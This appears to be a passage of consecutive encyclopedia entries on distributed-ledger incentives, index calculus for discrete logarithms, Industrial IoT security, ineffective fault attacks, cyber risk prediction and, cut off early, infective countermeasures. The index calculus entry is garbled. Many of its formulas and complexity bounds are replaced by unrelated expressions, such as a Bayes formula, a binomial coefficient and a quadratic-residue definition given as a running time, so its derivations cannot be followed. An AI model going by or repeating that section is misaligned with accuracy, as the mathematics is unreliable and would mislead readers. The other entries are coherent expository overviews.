Incentives for distributed ledgers refer collectively to the incentivization mechanisms that protocols such as Bitcoin incorporate in order to motivate ledger participants to engage with the protocol. More broadly, they may refer to any game theoretic consideration that arises in the context of distributed ledgers.

Theory

In early distributed systems literature such as in the formulation of the Consensus problem by Pease et al. (1980) and Byzantine Generals by Lamport et al. (1982) as well as in the concept of state machine replication by Schneider (1990), there are no incentive considerations for the participants to engage with the protocol. *Replicas* engage by default because they are programmed to do so, and the objective is to tolerate replica faults of various different kinds.

Contrary to this dominant perspective, large-scale distributed protocols and peer to peer systems motivated the investigation of models of rationality and mechanism design as alternatives to honest vs. Byzantine behavior, cf. Feigenbaum et al. (2002) and Shneidman and Parkes (2003),

as well as models that combine Byzantine and rational behavior together, see Aiyer et al. (2005). Furthermore, the introduction of the Bitcoin blockchain protocol by Nakamoto (2008) highlighted an approach where the protocol itself creates an economy of tokens and incentivizes system maintainers to engage with the protocol by distributing the tokens to them. This underscores the permissionless nature of such systems, where the participants, out of their own volition, choose to become members of the network, cf. Kiayias (2022).

A high-level perspective of the mechanism usually adopted in these protocols can be described as follows. Engaging in ledger maintenance enables participants to mint a ledger supported digital asset which subsequently can be exchanged in order to offset maintenance costs and/or produce a profit. This becomes possible, provided that there are interested buyers for the digital asset. Such an interest will stem from the inherent utility of the digital asset. For instance, the underlying asset in Bitcoin is necessary if someone wants to issue transactions that can be processed by the network.

The above suggests that it would be desirable that effective protocol maintenance is an *equilibrium* from the perspective of the participants. None of them should want to deviate if they are utility maximizers.

Unfortunately, satisfactory equilibrium results have been shown in rather limited scenarios, see Kroll et al. (2013) and Kiayias et al. (2016) for some examples. At the same time, attacks such as *selfish mining* by Eyal and Sirer (2014), *undercutting* due to Carlsten et al. (2016), and *adaptive effort* in Fiat et al. (2019) demonstrate that under plausible models of utility, the Bitcoin blockchain as originally described may not be an equilibrium.

The broader problem of *rewards sharing*, namely how is it possible for a set of peers to divide rewards so that the protocol is viable, has been set out in Brünjes et al. (2020). Feasibility and infeasibility results illustrating the difficulty of sharing rewards in different rationality models and systems have been shown in Kwon et al. (2019), Kiayias and Stouka (2021), Arnosti and Weinberg (2022), and Kiayias (2022).

We note that incentives in the context of distributed ledgers can also refer to games played between coalitions of participants (e.g., mining pools in the context of Bitcoin, for example, Lewenberg et al. 2015 and Tsabary and Eyal 2018) or games played between miners and transaction submitters in the context of miner extractable value in Ethereum (Daian et al., 2020).

With respect to pools specifically, a number of works investigated payment mechanisms and pool welfare, see, e.g., Schrijvers et al. (2016).

Pricing transaction fee mechanisms constitute also an important game theoretic and economic consideration in these systems. The original mechanism of Bitcoin resembles a continuous first price auction where transaction submitters try to outbid each other for a spot in the next block. Alternative mechanisms such as Ethereum's EIP-1559 have been proposed though and analyzed in a broader context (Roughgarden, 2021).

Open Problems and Future Directions

Exploring the space of incentives in distributed ledgers remains an area that is rife with open questions. For instance, characterizing the space of equilibria and their properties as well as convergence characteristics in the sense of Nash dynamics is a direction of high interest. Transaction fee mechanisms and "tokenomics" that capture monetary policy considerations for digital tokens are also interesting areas for exploration. Finally, generalizing the blockchain incentive approach for the design of other Information Technology systems is also an interesting direction for future work, cf. Kiayias (2022).

Index Calculus Method

Kim Nguyen[17] ✉
(17) Bundesdruckerei GmbH, Berlin, Germany

✉ **Kim Nguyen**
Email: Kim.Nguyen@bdr.de

Definition

Index calculus originally refersto a method for computing discrete logarithms in a finite field in subexponential time complexity (Discrete Logarithm Problem). The basic ideas appeared first in the work of Western and Miller (1968). The original algorithm was invented independently by Adleman (1979), Merkle (1993), and Pollard (1978) according to Odlyzko (1985). The first partial analysis of the complexity of the algorithm is due to Adleman (1979).

Theory

Consider a finite field k with multiplicative group$G$ generated by g. The main and trivial observation on which index calculus relies is that once the discrete logarithms $\log_g(g_i)$ are known, then the discrete logarithm for an element defined by $e_{k_1}(x)$ is given by the sum

$$\sum_i n_i \log_g(g_i) \bmod |G| .$$

Given the element h of G, index calculus computes the discrete logarithm $\log_g(h)$ in two main steps:

1. In a precomputation step, $\log_g(g_i)$ for sufficiently many elements g_i of G is computed.

2. Find an element g^y such that hg^y has the form $hg^y = \prod_i g_i^{n_i}$. Then by the above remark the discrete logarithm $\log_g(h)$ can be computed easily.

The way the discrete logarithms in step 1 are obtained is as follows:

Assume we have a surjective map $\phi : R \to G$ from a ring R, in which we have unique factorization in prime elements, to G. In the case that the surjection ϕ can be efficiently inverted, we can lift elements from G to R. Assume we have a factorization

$$\phi^{-1}\left(g^x\right) = \prod_{p \in S} p^{n_{p,x}},$$

where S, the factor base, denotes a subset of the set P of prime elements of R. This implies, via application of ϕ, that the equality $g^x = \prod_{p \in S} \phi(p)^{n_{p,x}}$ in G holds. Hence taking discrete logarithms to the base g we obtain

$$P\left[K = k | L\right] = \frac{P\left[L | K = k\right]}{\sum_{k^*} P\left[L | K = k^*\right]}$$

In order to recover the values $\log_g(\phi(p))$ for $p \in S$ it is now sufficient to run through two steps:

- In the first step (often referred to as sieving step), we collect more than $|S|$ distinct relations; these then form an overdefined system of linear equations modulo the order of the group $|G|$.
- Solve the resulting system of linear equations mod $|G|$ using linear algebra and obtain the values $\log_g(\phi(p))$ for $p \in S$.

Given any element $h \in G$, we then search for an element g^y such that $\phi^{-1}(hg^y)$ has the form

$$\binom{n}{k} = \frac{n!}{k!\,(n-k)!}.$$

$\log_g(h)$ can than be computed by

$$\log_g(h) \equiv -y + \sum_{p \in S} n_{p,y} \log_g\left(\phi(p)\right) \bmod |G| \ .$$

Applications

Implementation Choice and Complexity Estimate

The most obvious choices for the ring *R* are:

1. The natural numbers $\mathbb{N}$ in the case of prime fields $G = \mathbb{F}_q^*$.
2. The ring $\mathbb{F}_q[x]$ of polynomials over $/$ in the case of extension fields $r \in M'_{so}$ (Extension field).

For the set *S* we choose smooth prime elements of the ring *R* (smoothness):

1. The prime numbers less than or equal to a smoothness bound *B*:

   $$S = \{p \in \mathbb{N} \text{prime} \mid p \leq B\}$$

   in the case of prime fields.
2. The irreducible polynomials of norm less than or equal to a smoothness bound *B*:

   $$S = \left\{ f \in \mathbb{F}_p[x] \text{ irreducible} \mid p^{\deg(f)} \leq B \right\}$$

   in the case of extension fields.

Using results on the distribution of smooth elements one sees that using a smoothness bound $\left\langle E_{K'_j}(K'_i), E_{K_\ell}(K'_i) \right\rangle$, the first step of collecting relations by computing random powers g^x takes expected time $\mathrm{QR}_N = (\mathbb{Z}_N^*)^2$ (*L*-notation for a definition of the preceding notation). In the case of prime fields, we have $n = 1$ in this and all subsequent expressions. Here one has to be careful to also take into account the time needed for the smoothness test of the lifted elements $\phi^{-1}(g^x)$. However, using the Elliptic Curve Method for factoring in the prime field case one

has an expected running time of $L_p(1/2, 1)$ for factorization (in the worst case), while in the case of extension fields, for a polynomial f over $|/$ of degree n factorization using the Berlekamp algorithm has complexity $O(n^3 + tpn^2)$, where t denotes the number of irreducible factors of the polynomial f.

For the linear algebra part, one notes that the resulting system of around $L_{p^n}\left(1/2, \sqrt{1/2}\right)$ linear equations is sparse, hence special methods can be applied for the solution of this system which have expected running time $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$.

Finally, for the last step of finding a smooth lift of the form $\phi^{-1}(g^x)$ the running time estimation of $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$ of the first step applies as well, resulting in an overall expected running time of $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$ for the complete index calculus algorithm.

Variants of the Algorithm

By replacing $\mathbb{N}$ or $\mathbb{F}_q[x]$ with different rings also allowing unique factorization one obtains variants of the classical index calculus algorithm.

One of the most important variants in the case of prime fields uses the ring of Gaussian integers $\mathbb{Z}[i]$ of the imaginary quadratic field $\mathbb{Q}(i)$ and is therefore called the *Gaussian integer method* (refer to (Lamacchia and Odlyzko 1991) for more details). It has expected running times $L_p(1/2, 1)$ for the precomputation part of the algorithm and $L_p(1/2, 1/2)$ for the computation of individual discrete logarithms.

In the case of extension fields, Coppersmith's method is of special importance. It is applicable only in the case of small characteristic and was the first method to compute discrete logarithms in subexponential complexity better than $o(\log(n/c))$; its expected running time is $P = (x, y) \in \mathcal{G}$ (see Coppersmith 1984). It was realized later that this method in fact is a special case of the function field sieve (Sieving in function fields).

Index Calculus Using the Number Field Sieve

A different idea to solve the discrete logarithm problem in a finite field $E(\mathbb{F}_{13})$ is to find integers s and t such that the equation $g^s \cdot h^t = w^q$ holds

for some $w \in k$, where q is a divisor of the order of the multiplicative group k^*. If t is coprime to q we have then computed $\log_g(h) \bmod q$ since we have

$$\log_g(h) \equiv -st^{-1} \bmod q.$$

Having computed $\log_g(h)$ modulo the different primes dividing the order of k^* we can then recover $\log_g(h)$ using the Chinese Remainder Theorem.

We are thus led to the problem of constructing q–th powers in k, i.e., relations of the form $g^s \cdot h^t = w^q$. Index calculus techniques can be applied to this problem. If we choose R to be the ring of integers of a more general, non-trivial number field, we are led to techniques related to the Number Field Sieve for factoring.

Contrary to the techniques described above, the approach using Number Field Sieve for DLP uses two factor bases: one consisting of small rational primes, the other consisting of algebraic primes of small norm.

This is due to the fact that the Number Field Sieve approach uses two different maps ϕ: one is the natural projection $p = f\ (2^m)\ ,\ ,$ while the second one ϕ_2 is a certain projection from the ring of algebraic integers R to $|/\ .$

In the sieving stage, pairs of smooth elements s_1, s_2 are collected which have the additional property that the equality $\phi_1(s_1) = \phi_2(s_2)$ holds. Again we are led to a system of linear equations, and solving this system will lead to the construction of a q–th power in $|/$ and will thus yield the solution of the discrete logarithm problem. Schirokauer presented an algorithm based on this approach that has complexity $L_p(1/3, (64/9)^{1/3})$ (see Schirokauer 1993).

Details regarding the application of the Number Field Sieve in this setting can be found in (Schirokauer 1993; Gordon 1979). See also the entry on the Discrete Logarithm Problem for more details on recent challenges and attacks.

Significant advances could be achieved recently in the special case of medium primes both for the function field and the number field sieve. Refer to (Joux and Lercier 2006; Joux et al. 2006) and the entry on the Function Field Sieve.

Index Calculus and Elliptic Curves

The elliptic curve discrete logarithm problem (ECDLP) has attracted great interest since its introduction to cryptography in 1985. One of the most interesting features of this problem is that it has up till now resisted all attempts to apply index calculus techniques to it.

Consider the ECDLP on a curve over the finite field $\mathbb{F}_{p^n}$. The most naive idea would be to take a surjection $\phi : K \to \mathbb{F}_{p^n}$, choose an elliptic curve *E'* over *K* reducing to *E* via ϕ, and thus obtain a map between elliptic curves $(P, C_i = E_{K_i}(P), K_i)$, the most obvious one being $\mathscr{S}(a) = \texttt{ok}$ in the case of prime fields. However, properties of elliptic curves over global fields imply that there is no chance to lift sufficiently many points from $g_2^4 g_1^4 g_0^4$ to $E(\mathbb{Q})$ with reasonably sized coefficients in order to be able to apply index calculus techniques. The main ingredient here is the existence of a quadratic form called canonical height on the Mordell–Weil group (modulo torsion) of the global elliptic curve.

A different approach (known as XEDNI calculus) suggested to first lift sufficiently many points from $g_2^4 g_1^4 g_0^4$ to $\mathbb{Q}$ and then fit a globally defined elliptic curve through these global points. However, this idea was proven to have expected running time $O(p)$, far worse than the square root complexity of the exhaustive search approach.

Recently significant advances with respect to index calculus methods on elliptic curves and curves of higher genus could be achieved. See especially (Diem 2009) that contains a survey of the state of the art with respect to index calculus applied to the divisor class group of curves. Also, Diem (2009) and Gaudry (2008) independently came up with an index calculus attack of subexponential complexity for elliptic curves defined over small degree extension fields. More precisely, one considers the extension field $\mathbb{F}_{q^n}$, then if one allows *n* to go to infinity, the complexity of their algorithm remains subexponential as long as *n* is upper bounded by $O\left(\sqrt{\log(q)}\right)$. Although this result does not have any impact on cryptosystems being currently used in practice, it is a significant breakthrough as for the first time it was possible to establish an index calculus attack on elliptic curves that – at least asymptotically – has subexponential complexity.

Industrial Internet; Industry 4.0

Definition

The Industrial Internet of Things (IIoT) is the enhancement of industry, such as manufacturing, production, distribution, and health care, with interconnected devices communicating over a network. The goals of IIoT are to increase efficiency, decrease costs, and lower human intervention.

Background

IIoT is a specific implementation of the Internet of Things (IoT) where IoT devices are deployed to monitor, analyze, and control systems in an environment while collecting data to improve the industry. Supervisory Control and Data Acquisition (SCADA) systems are enhanced by IIoT's scalability, standardization, and interoperability (Sengupta et al. 2020). Additionally, IIoT makes use of data analytics, applying machine learning to large datasets, to achieve operational improvements.

The security of IIoT is an enduring concern due to its large-scale implementation of dispersed, networked systems. IIoT applications often serve critical functions with unique security requirements and priorities in availability, reliability, and safety.

IIoT can be synonymous in literature with the terms Industry 4.0 and Industrial Internet, while other works differentiate the terms; therefore, this article uses the definition of IIoT established by Boyes et al.:

> A system comprising networked smart objects, cyber-physical assets, associated generic information technologies and optional cloud or edge computing platforms, which enable real-time, intelligent, and autonomous access, collection, analysis, communications, and exchange of process, product and/or service information, within the industrial environment, so as to optimise overall production value. This value may include; improving product or service delivery, boosting productivity, reducing labour costs, reducing energy consumption, and reducing the build-to-order cycle. (2018)

Application

An IIoT environment can vary greatly by implementation and use case; however, the goal of increased productivity, use of data analytics, and reliance on distributed and interconnected sensors remain constant. This work explores common IIoT implementations from literature including manufacturing plants, medical facilities, and power systems. This work explores how IIoT security is essential in its implementation across applications. Note there are many other applications of IIoT, such as water distribution or agriculture.

The networked, distributed, and often critical nature of IIoT makes its security imperative regardless of application. In a survey of IIoT attacks and security issues, Sengupta et al. explains how IIoT is particularly vulnerable to cyberattacks due to the prevalence of built-to-last legacy systems designed without security, the large volume of interconnected devices, and an increase in attackers including ransomware propagators, nation-states, and competitors (2020). Attacks typically target elements of the industrial control system which allow for monitoring and control: programmable logic controllers, distributed control systems, and human machine interfaces (Sengupta et al. 2020). Another possible attack includes harvesting analytics data from the IIoT network which could offer the attacker a competitive edge. In the case of an adversary gaining access to edit the analytics data, an adversary could make detrimental changes to decrease efficiency, increase costs, require more human intervention, cause safety concerns, and potentially sabotage the IIoT devices, equipment, and manufactured products.

Industrial manufacturing has already received great benefit from SCADA systems using programmable logic controllers connected with sensors and actuators (Lade et al. 2017). IIoT provides another enhancement by aggregating and analyzing the data collected by IoT sensors. Analyzing the data en masse can reveal insight about the manufacturing equipment operations, the facility logistics, and the supply chain. Analytics regarding human manufacturing operators could be used to create a safer and more efficient work environment. Overall, the assimilation of IIoT in manufacturing can reduce costs, improve quality, increase yield, boost productivity, and enhance predictive maintenance (Lade et al. 2017). Despite these advantages, networked industrial manufacturing, much like SCADA, suffers from a lack of cyber security at its onset as availability of data and throughput of the process is prioritized over confidentiality and integrity. Integration with IIoT opens up a much broader attack surface; however, Abuhasel and Khan propose a framework to secure manufacturing IIoT devices with improved RSA and SHA-512 signatures while also reducing latency and energy usage in fog computing environments (2020).

The medical industry is a prime candidate for integration with IIoT. Hospitals and practices rely on patient monitoring through sensor devices designed to alert staff under specific, often life-threatening conditions

(Schneider 2017). Networked sensors could collect live and historical data about a patient's health to make more informed alerts and even provide assistance with diagnoses. Hospital logistics may be improved by IIoT to lower costs, increase patient safety, and boost efficiency for both staff and patients (Sisinni et al. 2018). However, in the wake of these improvements come heightened concerns about patient privacy. The sensors work together in wireless medical sensor networks to aggregate patient health data for storage in cloud environments and transmission to devices used by health-care providers (Al-Turjman and Alturjman 2018). In order to remain compliant with health information privacy laws, sensitive patient data must be protected at all stages whether at rest on the sensor or cloud environment, in transit through a network, or in use by an authenticated health-care provider. In a worst-case scenario, an adversary could tamper with unprotected patient data to cause accidental harm to the patient by the health-care provider.

Power distribution is a complex issue that has been exacerbated by the addition of distributed energy resources which generate power through clean energy solutions (Schneider 2017). Some of these solutions, such as wind or solar, offer irregular power generation caused by changes in climate; therefore, there must exist a reliable backup to ensure consistent power delivery. In lieu of fossil fuel generators acting as a constant spinning reserve, IIoT-enabled microgrids may offer a solution. Schneider explains how microgrids provide energy storage solutions, such as batteries, as a quick backup for inconsistent energy resources (2017). IIoT-enabled microgrids leverage peer-to-peer device communication to coordinate the state of storage solutions and offer load reduction by giving power distribution authorities time to activate necessary backup generators. These IIoT improvements benefit power distribution and increase energy efficiency, but a distributed peer-to-peer grid grows the cyberattack surface. Falco et al. explain the Ukraine power substations, which were targeted in a 2015 phishing attack affecting power distribution for 225,000 people, comprised a large and complex array of IIoT devices that was difficult to patch in the aftermath (2018).

Open Problems and Future Directions

Security of IIoT remains an open problem due to the lack of research assessing threats and vulnerabilities common in IIoT (Boyes et al. 2018). Although much has been published on IoT security, the expanded nature of IIoT calls for its own studies. Additionally, IIoT security differs from typical information technology (IT) security due to the lightweight nature of IIoT devices and the need to prioritize availability for critical systems (Sisinni et al. 2018). Therefore, securing IIoT is not as simple as taking an IT approach. Sengupta et al. detail many distinct open problems in IIoT security from their categories: security issues in IIoT, security vulnerabilities to specific attacks, and security loopholes in blockchain-based IIoT (2020).

Energy efficiency is an important piece of the puzzle and requires further research to enhance the reliability of IIoT devices in critical applications. IIoT devices may be deployed for extended periods of time and thus would benefit from lifetime batteries and energy harvesting (Sisinni et al. 2018). This is amplified when large numbers of IIoT devices are launched. A survey of environmental sustainability in using IIoT is largely unpublished. Beier et al. establish that increased sustainability from IIoT requires transparency, resource efficiency, and sustainable energy; however, they declare their research as a starting point for future research questions (2018). Energy-efficient techniques used in IoT may be applicable.

Interoperability of IIoT devices is another concern as devices integrated into a single ecosystem may have different communication and security requirements. As interoperability is a main tenet of IIoT, its success is paramount to a thriving, large-scale IIoT network. Cross-technology communication via WiFi, Bluetooth, Zigbee, etc. is a solution that merits further research (Sisinni et al. 2018). Regardless of the avenue, an interoperable IIoT system must sustain availability while maintaining confidential and authenticated communication.

Tange et al. identify fog, or edge, computing as a method to solve IIoT challenges by bringing cloud computing benefits closer to the device via on-site fog nodes that provide lower latency and more reliability than cloud solutions (2020). Fog computing appears to be a promising supplement to IIoT regarding authentication, access control, data security, security monitoring, network security, etc.; however, challenges exist regarding specialized maintenance staff, incident response, and compatibility (Tange

et al. 2020). Further research on fog computing challenges in IIoT is needed as live fog environments are built.

IFA

Definitions

In an ineffective fault attack (IFA), the data dependency of faults injected during the computation of a device is exploited. In particular, in the case of an IFA, the knowledge that a fault has been injected, but the result of the computation has not been changed, is used to recover secret information.

Background

The idea that also correctly computed outputs of cryptographic algorithms can be used in fault attacks to recover secret information has already been proposed in the context of the safe error attack (Yen and Joye, 2000). Here, the secret condition on whether a faulted value is used or not during the computation is revealed. Later, Clavier (2007) used faults that directly target the computation or internal values using the information on whether the fault injection was ineffective or not during the attack.

Theory/Application/Both

While it may seem counter-intuitive that also correct computations can reveal information on a secret in the presence of a fault-inducing adversary, we will give a simple example to show why this is the case. Let us assume that we have a block cipher $C = E_K(P)$ that computes the ciphertext C from the plaintext P under the secret key K. In most block ciphers, the first computation that happens on the plaintext is an addition with the first round key RK to get to an intermediate value $I = P \oplus RK$. The round key RK is derived via the key schedule from the key K typically in a way, so that knowledge of RK translates to (partial) knowledge of K.

Now let us assume an attacker that can fault the first bit of the intermediate value I, denoted by I_1, so that it is always 0. Then, the computation of $C = E_K(P)$ is correct if the first bit of P and the first bit of RK sum to zero $P_1 \oplus RK_1 = I_1 = 0$ anyway. Such an event is called an ineffective fault. If we now know P_1, we get knowledge of RK_1. Then, an attacker could target a different bit of I to recover a different bit of RK and continue until the entirety of RK and, hence, K is known. So, in this simple form of IFA, this attack essentially uses faults to probe values.

Open Problems and Future Directions

Recently, many interesting attacks have been published that can be seen as evolutions of basic IFA. We cover here a few of them, starting with statistical ineffective fault attacks (SIFA).

As the name suggests, SIFA (Dobraunig et al., 2018b) essentially combines insights from IFA and statistical fault attacks (Fuhr et al., 2013). Like statistical fault attacks, SIFA does not require precise knowledge on the effect of a fault; it suffices that faults can change the distribution of internal values over many computations of varying data under the same secret.

The fault template attack (Saha et al., 2020) requires more information on the effect of a fault and acquires it in a profiling phase on a similar device with a known key. Then, for a device where the key is unknown, the information on whether a fault was ineffective or not is used to gain information on internal values.

Fault correlation analysis (Spruyt et al., 2021) picks up the insight of previous work like fault sensitivity analysis (Li et al., 2010) that the probability of a fault being effective or ineffective can depend on the data being processed. This allows to construct so-called probability traces by attempting to fault at different times during the execution of a cryptographic algorithm. These probability traces can then be evaluated with similar techniques that are used on power traces in side-channel attacks (Kocher et al., 1999).

Such advancements in attacks have shown to be a threat even if masking (Chari et al., 1999; Goubin and Patarin, 1999) is in place in addition to detection-based fault countermeasures (Dobraunig et al., 2018a). Since such modern fault attacks can be seen as combining characteristics of fault and side-channel attacks, the investigation of countermeasures that consider both fault and side-channel attacks is a fruitful research direction (Daemen et al., 2020; Feldtkeller et al., 2022).

Cyber risk assessment; Risk prediction

Definitions

Cyber risk prediction performs risk estimation by leveraging a combination of risk indicators, measurable factors that have been empirically proven to reflect the risk across a number of experiments.

Background

Over the last two decades, the cyber-threat ecosystem faced dramatic changes. On the one hand, attackers now use sophisticated tools and techniques to breach systems; on the other hand, the stakes at risk become larger every year. The vast majority of business organizations suffer at least one security incident per year (Kotzias et al., 2019); despite the efforts in

developing and defending secure systems, hardly anybody in the industry – especially in large organizations – can feel that their infrastructure is invulnerable. Rather than wondering *if* they would be victims of malicious actions, IT administrators are shifting toward trying to understand *when* it will happen and what the consequences will be. Since malware infections may be unavoidable, the problem of *predicting the risk* becomes fundamental: understanding which are the most risky parts of a given system allows to act proactively and focus on hardening them; estimating the infection risk is fundamental in the rapidly growing area of cyber-insurance.

Up until now, a considerable amount of studies, frameworks, and methodologies have focused on assessing the risk of cyberattacks by explicitly defining their underlying causes and triggers. While the *assessment* technique is well established in other domains (e.g., industrial and financial), its effectiveness is still unclear in a cyber scenario. Indeed, if the whole evaluation is based on the *current* knowledge of vulnerabilities present in the system and tools, and on the exploits available to the attackers, it quickly becomes clear that the final measurement has limited life span, as new ones are respectively discovered and released on a daily basis. Moreover, when major cyber incidents occur, its root causes and enabling factors are almost always *unknown* to the community, greatly complicating the assessment of the associated risk.

The goal of *prediction* is to overcome this assumption and carry out the risk estimation by leveraging a combination of *risk indicators*, measurable factors that have been empirically proven to reflect the risk across a number of experiments.

Over the past two decades, few scattered studies have focused explicitly on the problem of predicting security-related events. In 2001, Browne et al. proposed a simple formula to predict the amount of security incidents, as a function of time, related to a known vulnerability (Browne et al., 2001). Bozorgi et al. (2010) used instead publicly available vulnerability databases to predict which, and how soon, vulnerability is likely to be exploited in the future. In 2005, Schechter looked at the challenges of predicting cyberattacks. He discovers that experts had a much better understanding and success in modeling traditional crimes, such as home burglary (Hakim et al., 2000), while “attempts to bring the quantitative approaches of insurance and risk management to the measurement of [computer] security

risk have failed." The author concluded that this is due to the fact that we still lack techniques to measure the security strength of a piece of software.

Another traditional way to predict future events is to adapt *software reliability growth models* (SRG) commonly used by the reliability community to describe (typically through a nonhomogeneous Poisson process) and predict the evolution of defects in a software artifact. For instance, Condon et al. (2007) show that specific classes of computer incidents (such as those that depend on particular vulnerabilities) can be modeled with an SRG, while the total aggregated incident rate can be better approximated by using time series (Condon et al., 2008).

In 2016, Edwards et al. (2016) found that the daily frequency of data breaches can be described by using a negative binomial distribution and used this model to estimate the likelihood of similar incidents in the future. Maillart and Sornette (2010) found instead that the theft of personal information follows a power-tail distribution that is robust independently of the sector and size of the targeted organization.

In recent years, prediction techniques have been at the center of few works for the purpose of assessing the risk in different circumstances. In 2009, Bossler and Holt (2009) investigated the influence of different factors in predicting data losses from malware infections by conducting a survey over 788 college students. More recently, Liu et al. (2015), by using a set of external observable features, attempted to predict the likelihood of an organization to suffer a cyber incident in the future. The authors achieved, overall, a 90% accuracy with 10% of false predictions. Cyber incidents are considered also by Thonnard et al. (2015), who discussed organization- and individual-level features that are correlated with the risk of experiencing spear phishing attacks. In a similar way, Sarabi et al. (2015) build a predictor for cyber incidents using a set of industry, business, and web visibility/population information. RiskTeller (Bilge et al., 2017) is a prediction tool that leverages internal telemetry data to predict which machines are at risk of being infected by a broad spectrum of different malware. Its prediction accuracy reaches 95%, showing that such tool could be used to prioritize security spending toward machines at higher risk of infection. The same conclusion is reached by Yen et al. (2014), who use logs from an antivirus software to infer the risk for hosts in a large enterprise to encounter malware. On the consumer side, Canali et al. (2014) assess to what extent the risk class of a given user can be predicted based

only on his web browsing behavior. The authors show how certain types of user actions considerably affect their risk exposure. In a similar way, Sharif et al. (2018) use mobile users' browsing patterns complemented with self-reported data to predict whether the users will encounter malicious pages on a long and short period of time. In the latter case, on-the-fly predictions within a browsing session could be useful to proactively prevent malicious-content exposures.

Open Problems and Future Directions

Despite the efforts in recent years, researchers still have to identify reproducible ways to estimate risk based on a number of observable features that had been proven to be meaningful predictors across a number of experiments. The experiments conducted to date were often inconclusive and difficult to compare as they were all conducted on different datasets and none of them was ever repeated or validated by other studies. As a result, as a community we still lack an understanding of *which security events can even be predicted in the first place and which features are most useful for such prediction*. This opens several research directions to explore different methodologies to capture and aggregate risk factors.

Measure the Security Posture of the Target. One of the first ideas that comes to mind to understand the risk of cyber incidents is to look at the overall security of a given target. In fact, the security posture of an organization may provide good insights on the level of risk – *if* we assume that a better security hygiene can lower the risk of future attacks. Indeed, at least intuitively, the higher is the security of a system, the lower should be the probability of a security incident affecting that system. If we accept this assumption, risk prediction can be reformulated as a problem of *measuring security*.

The link between security posture and cyber risk is not so straightforward, and it is still poorly understood today. Security measures can certainly raise the bar for the attackers, but risk also depends on the number of attacks a target may receive – which could be higher for large and popular organizations. Moreover, relevant targets may attract more sophisticated and motivated adversaries, which can make prediction more

complicated. But even if we accept this premise to be correct, there are still two serious obstacles to this approach.

First, despite almost four decades of attempts, it is still unclear whether a way to *quantify* security even exists (Verendel, 2009). Second, even if we had a scale to precisely measure security, it is still unknown what is the exact relationship between the level of security and the probability of incidents. Simply saying that more security equals less risk is too vague to be practical. Does doubling security reduce the risk by half or by a factor of four? Does the curve reach a plateau, after which adding more security does not provide a tangible reduction in terms of risk?

Measure the Behavior of the Target. The fact that the *behavior* of the target can considerably affect its overall risk is another aspect which is often taken for granted. The idea is that, regardless of its security posture, the risk of being compromised of a given entity increases simply because of the actions it performs. For instance, if a user spends a considerable amount of her time browsing dubious and less reputable websites, it seems reasonable that she would incur higher chances of being infected by malware than a user who only browses corporate and popular sites. Unfortunately, even if this may seem a logical conclusion, researchers have struggled to measure this simple relationship.

Many independent studies Canali et al. (2014), Lalonde Levesque et al. (2013), and Sharif et al. (2018) found instead evidence that the *volume* of performed actions (e.g., the number of software installed or the number of websites visited, independently from their category) was always correlated to a higher risk. If confirmed, this finding seems to suggest that there is a systematic risk of performing common actions – such as browsing the web or installing software – and the final risk would mainly depend on how many times these simple tasks are repeated by an individual or an organization. In other words, a possible direction is to try to model the risk of a compromise by using a *frequency-based* approach, which is already a common solution to describe safety risks.

Measure the Attack Surface. In a given cyber environment, the attack surface is defined as the set of different points where an attacker can try to break into the system or exfiltrate information. As a direct consequence, reducing the attack surface by removing unnecessary services or limiting

the access to parts of the infrastructure represents a way to increase the security by reducing the number of components that an attacker can target. The rationale behind this concept is that the likelihood of suffering from a security issue will raise according to the number and diversity of software, services, and systems used. While this is simple mathematics, the exact relationship that these variables have with cyber risk is still unknown, and more experiments are needed to measure how risk actually reduces with the reduction of the attack surface.

Influence of Business Sector, Reputation, and Assets of an Organization. Nontechnical characteristics of the target can influence the number, type, and sophistication of the adversaries it needs to face. Today, it is widely accepted the hypothesis that, given enough time and resources, motivated attackers can always find a way to compromise a target. Therefore, the type of business, the sector, the reputation, and the assets owned by an organization may influence the risk of compromise more than other technical indicators, as they allow to capture the characteristics of the *attackers*.

Measure the Risk That Propagates Through Third-Party Relations. Outsourcing many critical business operations became a norm in the last decade. It is very typical to store and process data owned by companies on third-party cloud services, and even common services such as DNS and emails are now outsourced to the cloud. As common sense suggests, a company that is in relation to other risky entities should have higher risk itself. While constructing sufficiently accurate service-dependency graphs of businesses is a challenging research topic by itself (Dell'Amico et al., 2017), measuring the amount of risk that propagates through this graph is an open research problem that needs attention from the community.

User's Weaknesses and Social Engineering. One of the most common techniques used today to gain access to a network or system is social engineering: indeed, while one can think that the most successful breaches are the result of technical flaws or zero-day vulnerabilities exploitations, almost 97% of them is achieved by tricking users to reveal sensitive information using a social engineering scheme. Unfortunately, while social engineering attacks can pose a tremendous threat to organizations, current

approaches to IT security and risk management tend to underestimate or completely ignore the human factor in risk assessment models, tools, and processes. Extending existing schemes by modeling users and their behavior could largely increase their prediction accuracy.

Synonyms

Fault countermeasures; Fault injection attacks

Definitions

Infective countermeasures are a class of defenses against fault attacks on block ciphers that aim to use an *infection* function to randomize output ciphertexts from the block cipher, such that the faulty ciphertext is useless to an adversary. The generic idea is that if the defender cannot stop faulty outputs from being collected by an adversary, it can scramble them (depending on the injected fault) in such a way that the adversary learns little to nothing about the secret key of the cipher. This deliberate *infection* propagates to all remaining rounds of the cipher. An adversary is practically unable to deduce the secret information from the *infected* outputs.

Background

Block ciphers have become an essential part of modern day cryptography. Because of their use of symmetric keys, they have less computation and

storage requirements than their public key counterparts. Formally, for a key K of k bits and an input plaintext P of n bits, a block cipher is a tuple $\langle Enc, Dec \rangle$ such that Enc outputs a ciphertext $C \in \{0, 1\}^n$ corresponding to plaintext P while Dec takes in as input C and outputs P. Both Enc and Dec are publicly known, implying that the only secret part of the entire cipher is K.

$$Enc(K \times P) : \{0,1\}^k \times \{0,1\}^n \rightarrow C$$

$$Dec(K \times C) : \{0,1\}^k \times \{0,1\}^n \rightarrow P$$

Cryptographers have traditionally focused on the theoretical aspects of cryptosystems: avoiding any leakage of K that is inherent to the design of the cryptosystem. However, an implicit assumption is that the entire platform upon which the cryptosystem must run is a root-of-trust (i.e., we blindly trust the environment in which a particular cipher will operate).

